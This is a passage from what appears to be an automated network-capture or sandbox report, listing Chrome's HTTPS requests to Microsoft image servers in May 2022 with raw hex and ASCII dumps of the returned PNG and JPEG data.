1c 28 f3 14 38 3f 9d 36 d6 e3 53 47 74 5b 69 64 50 70 38 18 fc 6a 1a 5d 0b 57 13 fe 11 7f 0d 5f 5c 3c f2 69 ea<br>Data Ascii: OV8M*"J[p:diIdg~ZVV]<{r98B,c?Zn' i?5GP7p}j;9Xgc`bU@SAC`kCddg%4LyWm&LH'fU\O[Z,7FFz*ei(8?6 SGt[idPp8j]W_\<i |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 1975 | IN | Data Raw: 36 8e 05 61 eb 82 ff 00 c0 52 5b 41 21 16 90 6a 10 0b 9b 71 0f ef 23 78 db 1b 58 b0 e0 31 cf 41 d3 a5 5a b0 a4 da d8 13 49 2f 34 57 03 57 df 78 cd e7 c9 73 17 c9 e4 6d f9 b2 09 e4 91 8c 8c 73 9a e8 24 6d 06 da c6 49 ef 63 3e 27 d6 b5 29 99 d2 fe e2 67 69 2c a1 0b f2 b3 10 48 32 bb 73 9c 61 47 15 c6 dc 69 93 69 be 24 b8 8b 59 95 ac ee 23 8c 34 83 7a c9 b4 15 dc 98 0a 4e 01 04 56 9f 84 ed 2e 44 d7 12 d9 a4 9a bc 51 a6 fb bf 2d 84 47 cb f5 00 02 55 47 73 5a 18 f3 1c d3 d8 4b 77 34 a6 64 f3 95 39 8e 59 58 92 a8 7f 88 96 c9 24 f6 c7 07 15 7a 7d 36 3b 77 8e d1 20 63 25 ba ef 95 49 03 1b 81 ce 07 5c 63 07 03 bd 3b 51 95 ec a3 82 d3 ed 7f 68 d6 1f 6a 79 8b 1e 47 96 32 16 3d bd 11 46 78 18 e2 a5 b5 b3 b8 d2 6f 04 17 e9 13 dc 42 8a df 34 fb c6 d2 7e 61 b8 72 48 f4<br>Data Ascii: 6aR[A!jq#xX1AZI/4WWxsms$mIc>')gi,H2saGii$Y#4zNV.DQ-GUGsZKw4d9YX$z}6;w c%l\c;QhjyG2=FxoB4 ~arH |
| 2022-05-13 13:53:16 UTC | 2007 | IN | Data Raw: ee 29 71 85 e6 98 3e f6 73 40 c7 33 6f ff 00 39 a7 21 01 79 24 8e c3 a5 46 63 56 6c 9c 81 dc 0a 07 11 8c c9 93 9e 98 ed 40 89 0c a1 ba 74 a7 65 5b 18 70 06 30 c0 fe 95 5f 39 6e 46 09 3c 53 d9 55 b0 01 e3 fa d0 3b 92 80 a3 00 39 1f 43 4e 58 f6 a9 cb f1 db eb 55 ce 5d b2 bf c3 d6 a5 1c 63 7f dd a0 43 b8 ff 00 7a 93 69 35 19 94 f0 bf c2 3a 52 89 1b 6e 45 20 1e 55 cf 3d 31 4c 28 0f 51 cd 4a d8 5c 00 fb f2 37 0f af 7a 50 fb 97 04 d0 04 41 7e 7c 13 cd 39 5d a1 f3 00 07 0e a5 58 f3 c6 7a 52 e5 0e 00 e4 7e bf 9d 38 4f 24 6c 4a c9 c1 18 db 81 8a 62 b1 12 92 5b d2 9c eb e6 79 85 b6 90 bd 01 e0 93 51 88 dc 3e 1a 56 7d dc 93 80 29 fb 30 f8 23 20 f1 ff 00 d7 a2 e2 e5 07 d8 12 3f de 17 2e 39 1e 94 bb 51 b0 49 3d 30 07 6c d2 10 02 e4 53 77 ae dc 77 a7 e6 1c a3 83 1d a4<br>Data Ascii: )q>s@3o9!y$FcVl@te[p0_9nF<SU;9CNXU]cCzi5:RnE U=1L(QJ\7zPA~\|9]XzR~8O$lJb[yQ>V})0# ?.9QI=0 lSww |
| 2022-05-13 13:53:16 UTC | 2047 | IN | Data Raw: 3a e7 ad 31 24 3b b1 b3 3f ed 55 19 92 ee c7 dd 7f 9b df a7 e3 4c 13 b7 46 3b 3d 78 ef e9 4d 29 ba 40 47 4a 91 98 07 19 0d 90 46 4f 6c 50 31 dc 1c 92 7b 67 f1 a1 d5 b7 65 31 c7 3f 35 44 11 9a 30 eb 04 81 19 88 56 66 e3 8e fc 73 8a 7b ab 85 75 2a 38 3d 4f 5a 93 41 e4 8e 5f 18 63 cf 14 a3 12 65 76 1e 9f ad 46 03 05 ce 38 a5 1e a0 fd 69 12 df 41 c9 b5 fe 70 32 ad d3 34 d6 ff 00 59 f3 e3 3d be 94 8d 20 45 d8 41 e7 9e 0d 0d 26 57 d0 e2 98 d1 32 90 eb b4 f1 e8 0f 5a 01 dc 79 e8 38 fc 69 b6 b3 a2 c8 3c c2 c1 00 24 95 5d c7 20 7a 7b f4 a8 5a e0 b4 68 e2 22 15 80 e0 8c 1c fb 8a 06 4e 55 15 b3 bf 9f 4a 46 56 66 c6 0f a6 6a 35 98 0c 95 2a 0e 7a 52 93 e6 b6 e0 e4 13 f7 a9 92 d8 f5 85 a3 6c af 2c 78 a6 e0 86 c9 00 63 b5 39 77 17 dc 08 27 b9 f6 a9 60 43 75 34 68 65 8e<br>Data Ascii: :1$;?ULF;=xM)@GJFOlP1{ge1?5D0Vfs{u*8=OZA_cevF8iAp24Y= EA&W2Zy8i<$] z{Zh"NUJFVfj5*zRl,xc9 w`Cu4he |
| 2022-05-13 13:53:16 UTC | 2095 | IN | Data Raw: f8 d4 9e 6e e9 15 41 ca 01 b4 0a b5 67 a7 99 ac ef 0f da ed e3 fb 32 2c ae 19 b0 59 77 60 04 50 0e f6 e7 91 c7 19 35 43 4e b8 37 57 52 25 b4 52 ce 8a 08 6f dd e3 69 fc 6a bc 88 26 65 33 32 65 16 32 38 c8 15 3e d0 13 20 92 40 c7 9b 8e be d8 ec 2a 39 e2 89 66 1f 67 b7 67 3f c6 58 e4 af d3 da 9b 6b 7f a7 2d e0 87 53 b9 97 4f 8c 23 1f 34 42 d2 8e 84 aa 95 1e a7 80 7b 66 9e da b1 8b 1c 69 b5 0e 42 81 93 80 73 4a c7 73 03 11 fb a3 0d 91 d6 a1 b1 be 8b 54 91 92 d2 ce e2 38 e3 00 bb 4e a1 59 72 32 46 7a 62 ae c4 24 91 0b 12 11 58 84 39 eb 91 dc 71 da 8d 19 2f 47 62 08 d1 51 8f 9a ff 00 29 e7 07 a5 5b b3 b4 3a 94 37 a6 3b 9b 6b 46 b6 81 a6 22 69 36 f9 a0 7f 0a 7a b9 c8 c2 f7 a6 2a 21 ce 49 76 0b c9 1f 74 e3 bd 20 11 ee 73 2e 3b 94 f5 c8 5e 73 e9 45 85 71 ae cb c8<br>Data Ascii: nAg2,Yw`P5CN7WR%Roij&e32e28> @*9fgg?Xk-SO#4B{fiBsJsT8NYr2Fzb$X9q/GbQ)[:7;kF"i6z*!Ivt s.;^sEq |
| 2022-05-13 13:53:16 UTC | 2127 | IN | Data Raw: ce aa 7e 69 48 1f 33 2f a7 b5 57 19 3f c5 fa 52 cc cd 33 a3 3a 67 62 04 e3 80 17 39 07 eb 52 02 39 d9 21 00 97 54 3c 1c f2 57 d4 d3 4c 99 56 27 71 5c 70 3a 60 50 1c a6 58 72 00 db cf a7 a5 00 33 27 40 77 50 04 91 10 ca 33 91 f2 96 14 e9 42 3e c0 89 80 bd 5b de a3 e3 cb 0a 78 c1 39 23 d3 b5 4a 25 01 0a 90 3f 0a 68 b1 64 42 f8 0d c9 5f 4e df fd 6a 75 ac b1 5b 43 76 92 c0 25 96 68 82 c2 d9 38 46 c8 c9 f7 e2 a3 59 b1 f3 9e 58 fa d3 5d fe 6e 38 23 8f 4e b4 01 3c 4c ab b1 ce d2 0e 43 60 f4 c7 43 8a 42 cc ce 4e fc 92 30 4f ad 57 5c 96 20 00 47 7a 97 7e e5 07 a0 e9 b6 8b 80 8a c1 59 c1 4c f1 90 7d 0e 70 73 4f 86 6d d0 84 23 0d c8 39 ef cf 18 a6 4a 8b b4 ed fb cc 3e 61 da 93 23 70 7c fc f8 19 18 fc 8d 00 4d 24 7e 54 2f b7 e4 20 02 41 f5 f4 aa c9 36 23 38 05 f9 03<br>Data Ascii: ~iH3/W?R3:gb9R9!T<WLV'q\p:`PXr3'@wP3B>[x9#J%?hdB_Nju[Cv%h8FYX]n8#N<LC`CBN0OW\ Gz~YL}psOm#9J>a#p\|M$~T/ A6#8 |
| 2022-05-13 13:53:16 UTC | 2158 | IN | Data Raw: 60 0b b8 29 cb 82 08 c0 ed 51 97 06 32 00 c1 c7 ea 29 cc 46 fe 30 49 a8 c6 1e 4c 1e a0 e2 81 8a ae 76 23 8e f4 ff 00 33 66 08 04 02 72 73 eb 4e 50 b1 c9 c8 ca 8e 29 a1 b2 b8 2f ce 4f de 1d 07 b5 20 1e 1d b6 ef 20 1f 9b 23 d3 f1 a5 79 4c 92 87 78 fe 63 d4 af 4a 84 12 cb 81 c7 bd 39 b6 ed 04 06 76 07 85 07 bd 00 49 23 26 e7 7f 9b 6e 3d 29 c9 2e e5 0a 39 42 3a b5 55 db 23 70 73 1e 0e 48 6e 69 e0 0d a3 cc 38 c7 02 98 0a 8e aa e0 9f 91 97 91 9e 41 a7 48 c5 d7 70 39 62 7b 71 4d 2a 59 f0 70 40 18 a6 32 02 98 00 e7 3d a8 11 23 48 63 6c 9c 96 23 ea 29 44 c1 a3 cf 24 d3 5a 56 0a 83 81 db 27 a0 a7 15 5d c5 43 83 8e e3 bd 20 1d 13 13 80 fd 0e 32 7d 29 7c d0 8a e0 73 bb 35 1e d2 58 b9 ce 29 55 f7 2e 01 c8 53 d7 14 80 90 02 71 bb a7 6a 57 61 12 f1 bb 9e f4 c6 91 98 75<br>Data Ascii: `)Q2)F0ILv#3frsNP)/O #yLxcJ9vI#&n=).9B:U#psHni8AHp9b{qM*Yp@2=#Hcl#)D$ZV']C 2})\|s5X)U.SqjWau |
| 2022-05-13 13:53:16 UTC | 2182 | IN | Data Raw: 98 c8 d0 6e 6d e3 67 19 1c 7e 54 e0 85 98 20 fb de 9f 4a 52 c2 05 8d 83 f9 a6 4c 33 29 ce 40 14 86 52 cc 18 80 32 58 71 ef 4c 63 42 02 c4 03 8e 73 c7 51 4f 5c 32 10 dc 1c 71 de 9c b7 66 18 76 1f 91 08 c1 c0 ea 7d ea 18 a4 21 39 e8 41 a9 01 4b 34 8d 93 81 c7 14 ed 9b ba 9e 9d 29 91 ab be 30 38 27 03 8e fe 95 66 e6 09 ad e1 df 24 06 08 f3 f2 96 3c 9f a8 ed 4c 02 16 89 1f 32 23 b8 21 b1 e5 9c 61 f1 80 4f f8 54 0e ef c0 cf c8 b8 1f 8f 7a 67 99 86 62 e9 d8 05 00 f7 f5 a9 3c f0 c9 80 9b c0 18 cf 4c 73 fa d4 dc 09 56 00 de 58 32 00 ae 71 cf 6f 7f f1 a6 ba 05 98 8e a1 4f 73 e9 de a1 0e d2 30 00 e4 0e 71 fe 3e d4 e7 03 6e 40 6f 7c fa fd 7f a5 34 03 e6 60 d2 6f 5e 0b 73 44 52 aa e4 76 6e 0f f8 d4 20 ee c1 fe 11 4e e1 18 f1 92 a3 3e d4 c0 45 db 14 c8 49 c9 56 c8 f4<br>Data Ascii: nmg~T JRL3)@R2XqLcBsQO\2qfv}!9AK4)08'f$<L2#!aOTzgb<LsVX2qoOs0q>n@o\|4`o^sDRvn N>EIV |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 9 | 192.168.2.5 | 49736 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:44 UTC | 239 | OUT | GET /image/apps.10288.13753891519397067.8011a592-e549-44a6-8073-41dcd83eddbe.12bb65f7-1014-4469-bb2e-59f575e79b05?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:44 UTC | 257 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 1821<br>Content-Type: image/png<br>Last-Modified: Thu, 31 Mar 2022 05:44:16 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4REExMkQ5N0UzREU4ODQ"<br>MS-CV: opsyL7UQw0OK0Svs.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:50:44 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:50:44 UTC | 258 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 8e 00 00 00 8e 08 06 00 00 00 e7 fd 30 08 00 00 06 e4 49 44 41 54 78 01 ec d2 31 15 00 00 04 00 51 94 b3 08 a3 ff 24 83 fd ff 08 f7 2e 7b 27 be a0 24 c0 38 18 07 e3 60 1c 30 0e c6 c1 38 18 07 e3 80 71 30 0e c6 c1 38 18 07 8c 83 71 30 0e c6 c1 38 60 1c 8c 83 71 30 0e c6 01 e3 60 1c 8c 83 71 30 0e 18 07 e3 60 1c 8c 83 71 c0 38 18 07 e3 60 1c 30 0e c6 c1 38 18 07 e3 80 71 30 0e c6 c1 38 1c 7b 67 0d 25 4 9 72 04 d0 1f dd b3 bc 2b 66 26 47 cc cc 6c 09 3d b1 e4 8a d1 16 79 42 4b b6 ce 77 74 8e c8 12 93 75 cc cc cc 77 83 5d f1 f5 b6 df d4 7b 95 2f 7b 8e bb 7a 21 bf 53 d8 fc 37 22 2a a3 72 e7 94 66 8d 93 90 ff be f0 e7 4f 3a 72 ec c8 b7 c0 f7 31 c0 ae 63 21 5d 32 44 93 82 ce e1 41 e8 c9 04 4a b2 df 67 d2 63<br>Data Ascii: PNGIHDR0IDATx1Q$.{'$8`08q08q08`q0`q0`q8`08q08{g%Ir+f&Gl=yBKwtuw]{/{z!S7"*rfO:r1c!]2DAJgc |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 90 | 192.168.2.5 | 49852 | 80.67.82.235 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 1273 | OUT | GET /cms/api/am/imageFileData/RWEtem?ver=77f0 HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: img-prod-cms-rt-microsoft-com.akamaized.net<br>Connection: Keep-Alive |
| 2022-05-13 13:53:16 UTC | 1306 | IN | HTTP/1.1 200 OK<br>Access-Control-Allow-Origin: *<br>Last-Modified: Mon, 09 May 2022 18:54:21 GMT<br>X-Datacenter: northeu<br>X-ActivityId: 08fd33c2-319c-43c8-b264-af8952598e5d<br>Timing-Allow-Origin: *<br>X-Frame-Options: DENY<br>X-ResizerVersion: 1.0<br>Content-Type: image/jpeg<br>Content-Location: https://image.prod.cms.rt.microsoft.com/cms/api/am/imageFileData/RWEtem?ver=77f0<br>X-Source-Length: 537015<br>Content-Length: 537015<br>Cache-Control: public, max-age=104404<br>Expires: Sat, 14 May 2022 18:53:20 GMT<br>Date: Fri, 13 May 2022 13:53:16 GMT<br>Connection: close |
| 2022-05-13 13:53:16 UTC | 1306 | IN | Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 60 00 60 00 00 ff db 00 43 00 03 02 02 03 02 02 03 03 03 03 04 03 03 04 05 08 05 05 04 04 05 0a 07 07 06 08 0c 0a 0c 0c 0b 0a 0b 0b 0d 0e 12 10 0d 0e 11 0e 0b 0b 10 16 10 11 13 14 15 15 15 0c 0f 17 18 16 14 18 12 14 15 14 ff db 00 43 01 03 04 04 05 04 05 09 05 05 09 14 0d 0b 0d 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 ff c0 00 11 08 04 38 07 80 03 01 22 00 02 11 01 03 11 01 ff c4 00 1f 00 00 01 05 01 01 01 01 01 01 00 00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09 0a 0b ff c4 00 b5 10 00 02 01 03 03 02 04 03 05 05 04 04 00 00 01 7d 01 02 03 00 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14 32 81 91 a1 08<br>Data Ascii: JFIF``CC8"}!1AQa"q2 |
| 2022-05-13 13:53:16 UTC | 1341 | IN | Data Raw: e7 a0 15 af a6 31 0d 8c 72 7a 56 6c 68 0b 03 8e 7d eb 46 da 58 a1 6c 8f 98 d4 48 68 bf 34 ed 13 e7 27 77 f7 68 83 55 95 64 04 9e 05 55 5b 85 77 24 fe 74 d6 83 7e 42 d6 5c a8 bb be 87 49 6b a8 7d a3 8d f9 35 7b cb 03 07 1d 6b 06 c2 3f b3 a0 3f c6 d5 ac f7 9b 54 16 70 36 d6 12 8a be 86 b1 96 9a 85 ec fb 36 27 53 d4 d6 05 cb b2 5c 90 38 07 a5 69 cb 77 14 b9 71 b5 88 e7 ad 65 cb 3a dc b8 70 30 c0 fe 18 ab 8c 74 26 52 d4 75 ab 17 c8 73 4c b9 b8 45 7c 01 cf 7a 64 ce b1 f0 87 93 cd 55 65 2c d9 27 3e f5 76 17 31 5e e4 f9 ae 73 c0 cf dd a6 45 0e 1b 23 8c d4 f2 40 0e 39 f7 f7 a4 01 b8 1e 95 42 b9 6e c6 31 33 f9 4c 32 dd 8f d2 bd 93 c0 de 14 b3 b6 b1 8e 49 20 57 9e 41 f3 33 0e 79 ec 3d 2b ce 7c 1f 66 97 37 11 97 8c 16 0d df 9f c4 d7 b3 e9 ec 44 20 27 dd 03 e9 5e 3e<br>Data Ascii: 1rzVlh}FXlHh4'whUdU[w$t~B\Ik}5{k??Tp66'S\8iwqe:p0t&RusLE\|zdUe,'>v1^sE#@9Bn13L2I WA3y=+\|f7D '^> |
| 2022-05-13 13:53:16 UTC | 1357 | IN | Data Raw: 23 f2 a7 71 10 91 9a 36 fa d4 c6 3d d8 26 8d bf 37 1d a9 dc 47 17 b4 6e f6 a5 da 7f bd 52 6d c7 23 9a 55 41 f8 57 71 ca 47 f4 a4 09 de a5 f2 fd 33 4a 53 d2 98 88 f6 d3 b6 f6 a7 85 a5 db f2 f1 d6 90 88 b6 51 8e f5 28 5c f2 29 44 7f 36 0f 4a 00 68 52 38 a7 14 ed 4f 11 fc bc f6 a3 a9 a0 43 36 77 a0 29 a9 00 f5 a5 09 f3 66 81 58 8f f8 b9 a5 db ed 52 9c 75 ef 47 5e dc 50 21 81 72 08 c5 26 dc 54 81 7b 8a 5d bf 35 03 23 03 3f fe aa 36 d4 bb 3e 4c d2 84 01 68 1a 22 db da 97 04 f0 07 35 26 df 6a 55 18 6c f7 a0 4c 8f 6f ad 28 5e f5 22 8a 76 df 4a 02 e4 45 3d 29 42 e2 a4 08 47 26 9d b2 80 21 08 4a f1 4f db eb 4f 08 76 e7 f0 a3 6e 68 01 bb 69 db 7b d3 b0 28 db 8e 28 10 d3 19 e4 f1 46 df 98 8f 5a 97 61 e8 29 76 d2 19 09 51 c5 28 18 e3 15 2e d1 40 51 e9 4c 44 60 7a 8a<br>Data Ascii: #q6=&7GnRm#UAWqG3JSQ(\)D6JhR8OC6w)fXRuG^P!r&T{]5#?6>Lh"5&jUlLo(^"vJE=)BG&!JOOvnhi{((FZa)vQ(.@QLD`z |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 1359 | IN | Data Raw: 8c d3 d5 47 4a 7a af cd ee 29 fb 77 70 2a 6e 22 36 8f b1 fd 29 ca 9d 78 e6 9e 17 e5 e6 94 0c d2 1a 1a a8 0f 07 b5 21 51 d3 15 26 da 52 3b 9a 06 43 b7 d2 97 6f b5 48 14 52 ec c7 1d a8 24 8b 6e 79 a3 68 a9 76 e7 81 c5 3b cb 1d 28 b8 c8 36 fa d2 6c cf b5 58 f2 bf 1a 3c b1 b8 f7 f4 a2 e1 a1 12 a7 e5 4e d8 39 3d 73 52 08 c7 43 d7 da 94 27 a5 26 c2 c4 5e 5d 2e cf 9b 23 15 2e da 4d 94 86 47 b3 b9 a3 69 f4 e2 a5 db 49 b6 81 11 6c f5 a4 f2 fe 82 a6 d9 4b b3 e9 45 c6 41 b4 ff 00 b3 4b b3 be 39 a9 76 d2 85 a2 e0 45 8e f4 15 f9 ba 71 52 2a 61 71 fc e8 db 9a 00 85 90 ed a6 85 e9 c7 d6 ac 6d a4 c0 1d 28 02 12 b9 f6 a4 db df 8f c6 a6 d9 8e bc d1 b7 6f a5 00 42 53 34 15 3d 3b 54 c1 71 d7 14 98 cf 4a 2e 59 0f 97 49 8f 4a 9f 66 69 bb 40 a4 03 14 1e 87 a5 69 d8 dc 2d ba fc<br>Data Ascii: GJz)wp*n"6)x!Q&R;CoHR$nyhv;(6lX<N9=sRC'&^].#.MGiIlKEAK9vEqR*aqm(oBS4=;TqJ.YIJfi@i- |
| 2022-05-13 13:53:16 UTC | 1448 | IN | Data Raw: ee a3 15 bc ae 43 20 cf a9 eb 5d 56 a5 1e 59 d6 38 f3 9e be d9 ae 7a f3 4b 63 19 25 3e 51 fe 78 af a4 a1 25 bd cf 06 b2 e9 63 98 ba b2 88 b1 2a d5 50 c6 63 c8 1d bb d6 d1 d3 5b 71 00 36 3b 93 de ab bd 93 b6 f0 47 1f dd af 5e 35 17 73 cb 94 3a a4 7e 53 c7 6d 02 5b a4 b3 ca ee 1b ef 28 1b 8e 7d 31 55 6e 2d e1 55 f3 01 16 d9 38 5e 0f f9 e7 d6 ac 24 4d e6 60 46 ae d8 dd e6 ab 1f cf 14 4b 78 65 f9 25 8f cc 42 70 0f 6c 7f b5 5f 9a 1f 78 49 e1 ef 0b ea be 23 be b8 7b 00 6e 65 b6 8f ce 7d 84 02 57 a7 04 f5 3e 98 e6 ba 33 a2 eb 76 c9 6f a7 1b 0f b4 db dd 81 8b 49 41 91 a5 c0 2d bb 72 f2 30 39 3c 74 14 7c 3b d4 a6 b7 d7 2d e0 b0 f3 20 8d 49 6b b3 1e d6 01 07 40 b9 20 02 4e 06 e2 78 eb da ba df 16 78 ea da ef ca b4 d1 ac 2f f4 b7 b7 91 8c 77 11 92 f8 52 3e 65 de 4e<br>Data Ascii: C ]VY8zKc%>Qx%c*Pc[q6;G^5s:~Sm[(}1Un-U8^$M`FKxe%Bpl_xI#{ne}W>3voIA-r09<t\|;- Ik@ Nxx/wR>eN |
| 2022-05-13 13:53:16 UTC | 1464 | IN | Data Raw: ec 5f 0c 61 b3 9f e1 ed cd f3 c7 2c da 9d c4 f2 4c 64 8d c9 52 ea 40 02 5c f2 02 af 45 07 90 4f ad 5f d0 c4 da 7e a1 70 97 7b 22 77 7f 25 6e 5a 4f 95 8b 7c c0 28 38 08 a3 af 03 a6 2a 87 87 04 30 d9 9b 7b 24 8a 08 55 e3 b8 dc 3e f6 71 ce e1 d1 86 4f 27 19 ed 56 52 c3 51 f0 fd e6 cb ab 8b 6b 8d 3e fe 40 50 4a 43 30 c1 0c 19 49 e5 41 3c 15 ef 8e dc 57 87 2b b9 ca ef 73 d2 a7 26 92 b7 43 d2 fc 93 64 74 fb cb 3b 99 22 b7 d8 eb 2a e3 21 d4 fc bb d9 7f bc 07 20 d6 7b 69 5a 65 ed fc 76 51 24 a1 51 95 a0 9a 69 01 3c 1c 97 38 e7 9e 72 0f 15 b3 a1 69 4d 7f e4 bd bd c8 17 50 a8 91 3c c6 c0 3c e0 27 3f c2 df a1 a6 0b 1b 7d 39 6f 6e 2e 24 fe c8 b5 86 e4 33 f9 cb bd ba e0 e1 ba 8c 93 81 8e d5 e5 ca 49 37 67 a9 f4 54 e9 b7 14 da d0 ba 7c 29 a7 ae b1 1d cd ac 10 a5 8f 96<br>Data Ascii: _a,LdR@\EO_~p{"w%nZO\|(8*0{$U>qO'VRQk>@PJC0IA<W+s&Cdt;"*! {iZevQ$Qi<8riMP<<'?}9on.$3I7gT\|) |
| 2022-05-13 13:53:16 UTC | 1488 | IN | Data Raw: e5 af 88 a3 2d 29 44 bd 7d 1c 5a 43 3c 13 cf 22 02 bb 92 48 e4 57 23 27 24 31 04 ee 6c 63 38 e0 51 f6 75 be b7 83 ec 60 cc 81 18 c8 6e 19 96 18 80 e7 70 3d 49 3c e4 f1 53 5d 68 71 88 e0 92 ee e7 c8 d1 51 cc 69 71 8c 13 9f bc 14 00 09 63 d3 26 b2 fc 71 e2 47 b1 d0 4e 9b 6b 12 c5 65 72 ac 90 45 6f 3e 66 2a 71 86 7c 00 57 27 aa f7 ae c8 37 36 92 31 8c 9f 52 de a5 ab 79 96 b0 5c c3 70 0d ba c5 be 4b a8 22 23 20 1c 7c ab c9 2a 3a 01 c9 ef 5c e5 cd cc 97 16 31 5e c6 70 cf 2b 2e d6 c1 67 e9 8e dc 73 57 b4 fb 7b ab 7d 2e ce 26 16 ab 71 0c 68 ac d0 9c b2 2e 32 a3 00 fc a4 73 9f 5a 59 51 6e 66 81 12 db ec e2 59 09 56 60 77 12 70 02 80 31 f2 9e b9 c7 5a e8 49 44 cd c6 e6 74 0f 75 ba 44 05 bf d2 9d 56 46 58 b6 90 07 1b 46 39 03 9c 9c 0a d5 9e e6 f6 c3 ec f6 d1 ca 05<br>Data Ascii: -)D}ZC<"HW#'$1Ic8Qu`np=I<S]hqQiqc&qGNkerEo>f*q\|W'761Ry\pK"# \|*:\1^p+.gsW{}.&qh.2sZYQnfYV `wp1ZIDtuDVFXF9 |
| 2022-05-13 13:53:16 UTC | 1552 | IN | Data Raw: a0 11 bb 69 c6 47 f2 ac e9 5f 74 ce 7b 13 9c 0a 45 e1 b8 e8 6b f4 ae 4d 4f cd 55 46 45 2c 25 7b 63 eb 50 ed c7 26 ae 31 25 4e 79 35 0b 27 cb 8a d9 3e 86 24 45 cb 0d a0 71 4c 28 07 4a 98 8f 5e b4 9b 46 ec d5 92 c8 88 cd 1b 76 f4 14 f2 37 74 a7 81 f2 fa e6 80 20 db 49 52 95 26 82 80 36 68 11 1e d0 7a d2 ed f4 a7 05 cb 62 9f b4 50 32 1d b4 05 ec 7b 54 fb 01 e6 85 8b 2d e8 28 04 41 b6 8d be b5 67 ec ff 00 36 01 a0 c1 8e b4 b9 90 58 ad b7 19 c5 2c 63 6b 64 76 ab 1e 57 cb c5 20 87 0d 9c 52 e6 41 63 67 4f 99 5a 1c 74 00 f1 4b 77 7e cb 6f 88 64 e7 b8 f6 aa 11 ab aa 8c 74 a7 c8 bf 2e 0f 7a e5 f6 6a f7 67 62 a8 d4 6c 56 f3 e4 38 24 92 68 79 4b 73 9e 7b fb d0 d1 6d 62 0f 6a 8c 8c f0 6b 74 93 39 f9 98 d7 f9 a9 4b 6e 5c 0a 53 c6 28 db 8e b5 a2 24 88 8e d4 9b 3d 6a 56<br>Data Ascii: iG_t{EkMOUFE,%{cP&1%Ny5'>$EqL(J^Fv7t IR&6hzbP2{T-(Ag6X,ckdvW RAcgOZtKw~odt.zjgblV8$hyKs{ mbjkt9Kn\S($=jV |
| 2022-05-13 13:53:16 UTC | 1594 | IN | Data Raw: 6f 70 23 c8 1d 43 1c 63 de b6 a0 85 62 70 4c 4b bb a1 c8 cf ff 00 ae 8b d5 8d 98 79 71 94 e3 e7 39 c8 fa 8e e0 7b 57 c6 fb 4e e7 d2 a9 99 11 dc c9 6e f9 31 e0 63 08 08 e9 ef 41 91 a4 72 ec ea 87 fb 95 a9 1e 96 f2 ae 63 92 29 33 d0 79 80 1f c8 f3 4a 74 4b 89 73 b6 08 e4 c7 52 a4 30 07 f0 ab e6 ea 5d d1 d0 7c 2f b8 bf 6f 16 d9 45 a5 79 5f 6c b9 3e 4c 42 69 96 38 b7 1e 09 66 62 00 50 32 dd 79 20 0a f6 9f 86 d6 37 5a 47 8a 2f 1f 54 f1 25 a6 be 63 ba 26 c5 2d 9b 75 b3 4d bb 6f 99 23 b8 da 76 a8 3c 0c e3 1c 75 af 9f 62 f0 8e b3 a9 ac b1 e9 9a 7c d7 96 d0 ae eb 8b 88 61 2c b1 77 c3 1e 80 fd 6b e9 ef d9 a7 c2 d2 8f 86 f7 6b 25 85 9f 88 2e ee ee cd b4 16 f7 4c 9e 5c 30 b0 55 90 b0 39 1b 7b e0 00 dd c1 19 af 9d cd ea c2 8d 09 55 6f b2 e9 7d 7d 4f 7f 2b a7 2a b5 54<br>Data Ascii: op#CcbpLKyq9{WNn1cArc)3yJtKsR0]\|/oEy_l>LBi8fbP2y 7ZG/T%c&-uMo#v<ub\|a,wkk%.L\0U9{Uo}}O+*T |
